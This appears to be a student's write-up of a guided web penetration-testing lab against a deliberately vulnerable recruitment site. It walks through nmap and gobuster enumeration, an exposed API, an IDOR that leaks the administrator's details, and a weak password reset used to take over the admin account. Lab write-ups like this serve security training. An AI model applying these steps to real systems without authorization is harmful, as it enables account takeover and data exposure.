


Guided Pentest - Web



Reconnaissance and Enumeration

the first phase is always reconnaissance; gathering as much information about the target as possible without making assumptions

Port Scanning

I conducted an nmap scan using the command

```
nmap -sV -sC -p- 10.129.131.54
```

```

root@ip-10-129-119-210:~# nmap -sV -sC -p- 10.129.131.54
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-21 17:01 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-server
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify va
id servers with --dns-servers
Nmap scan report for 10.129.131.54
Host is up (0.00013s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: RecruitX - Home
3306/tcp  open  mysql     MySQL (unauthorized)
8080/tcp  open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds

```

i see the open ports:

22

80

3306

8080

the application likely constructs SQL queries, and any input handling weaknesses could lead to SQL-related issues

Exploring the Application

once on the website I then checked the response headers with:

curl -I <http://10.129.131.54>

```

root@ip-10-129-119-210:~# curl -I http://10.129.131.54
HTTP/1.1 200 OK
Date: Thu, 21 May 2026 16:04:43 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: PHPSESSID=gt0j7l7hk6fm6voh8cv1gto50f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8

```

the header confirms that it runs apache version 2.4.58 and PHPSESSID cookie confirms php managment is in use

Directory Enumeration

what directories and files exist beyond what the navigation bar shows. We will use `Gobuster` with a common wordlist

```
gobuster dir -u http://10.129.131.54 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -x php
```

```
root@ip-10-129-119-210:~# gobuster dir -u http://10.129.131.54 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -x php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.131.54
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 278]
/index.php (Status: 200) [Size: 21603]
/register.php (Status: 200) [Size: 14802]
/profile.php (Status: 302) [Size: 0]
/jobs.php (Status: 200) [Size: 42526]
/uploads (Status: 301) [Size: 316]
/data (Status: 403) [Size: 278]
/login.php (Status: 200) [Size: 15107]
/admin (Status: 301) [Size: 314]
/test (Status: 200) [Size: 705]
/includes (Status: 301) [Size: 317]
/api (Status: 301) [Size: 312]
/logout.php (Status: 302) [Size: 0]
/config (Status: 301) [Size: 315]
/dashboard.php (Status: 302) [Size: 0]
/reset.php (Status: 200) [Size: 14408]
./php (Status: 403) [Size: 278]
Progress: 175328 / 175330 (100.00%)
=====
Finished
=====
```


this lists all the directories that are not on the nav bar

This output tells us a great deal:

- `/admin` - An admin panel exists, but it redirects to the login page. We will need credentials to access it.
- `/api` - An API endpoint is present. APIs often expose data in ways the frontend does not.
- `/reset.php` - A password reset page. Reset mechanisms are frequently implemented insecurely.
- `/uploads` - An uploads directory. If we can upload files, this could be a path to code execution.
- `/profile.php` and `/dashboard.php` - These require authentication, so we need to be logged in to access them.

Registering an Account

i just put in some test credentials then logged into the account this helps when navigating the profile to look at the url as it will change depending on the page



Exploring the API

Earlier, Gobuster found an `/api` endpoint. Let's investigate what it exposes:

i use the command:

curl <http://10.129.131.54/api/>

```
root@ip-10-129-119-210:~# curl http://10.129.131.54/api/  
{"endpoints":["\/api\/user", "\/api\/jobs", "\/api\/applications"]}
```


this shows the endpoints of API. An unauthenticated user should not be able to discover the internal API routes.

IDOR


Now that we have an authenticated session and know the application's structure, let's start looking for vulnerabilities. One of the most common and frequently overlooked flaws in web applications is **Insecure Direct Object Reference (IDOR)**.

Finding the IDOR

the id paramater in the url of the user profile can be good to check for an IDOR vulnerability we can change this paramater to a 1 to see if we can access someone elses profile.




I changed id=6 to id=1 and managed to gain access to someone else's profile.



Extracting Cookies

Go to the `Storage` tab, then expand `Cookies` and select `http://10.129.131.54`. You'll see all cookies listed, look for the `PHPSESSID` cookie and copy its value.



i used the command:

```
curl -s -b "PHPSESSID=eh6761i63fi7nfm9h0uod4l216" "http://10.129.131.54/profile.php?id=1" |
grep "fw-semibold"
```

to see what happens when i include my session cookie

we can also check the api endpoint that was earlier discovered:

```
root@ip-10-129-119-210:~# curl -s "http://10.129.131.54/api/user?id=1"
{"id":1,"name":"Sarah Mitchell","email":"s.mitchell@recruitx.thm","role":"administrator","created":"2026-03-24"}
root@ip-10-129-119-210:~# curl -s "http://10.129.131.54/api/user?id=2"
{"id":2,"name":"James Crawford","email":"j.crawford@recruitx.thm","role":"hiring_manager","created":"2026-03-24"}
ip-10-129-119-210:~#
```

Why This Matters

IDOR vulnerabilities are consistently ranked among the most common web application flaws. They occur because developers assume users will access only their own resources, an assumption that breaks the moment someone changes a URL parameter.


The fix is straightforward: the server must verify that the currently authenticated user has permission to access the requested object. But in practice, this check is frequently missing.

Weak Password Reset

We now know the administrator's email address: `s.mitchell@recruitx.thm`. Our next objective is to take over her account. Instead of trying to guess her password (which could take a long time and trigger account lockouts), let's examine the password reset mechanism.

Password reset flows are one of the most commonly broken features in web applications because they are complex to implement securely, and developers often take shortcuts.

Understanding the Reset Flow



This is our first major finding. In a properly designed application, the reset token would be sent to the user's email and would never be displayed on screen

Analysing the Token


Let's generate a few more tokens and look for patterns. Submit the reset form multiple times for your own account and record the tokens:

attempt 1: 649281

attempt 2: 696791

attempt 3: 467877

I switched the email to the vulnerable admin user and reset password it gave me a reset token but i can access the reset url and allows me to set a new password



Reset Password

Enter your email to receive a reset token

RESET TOKEN
085287

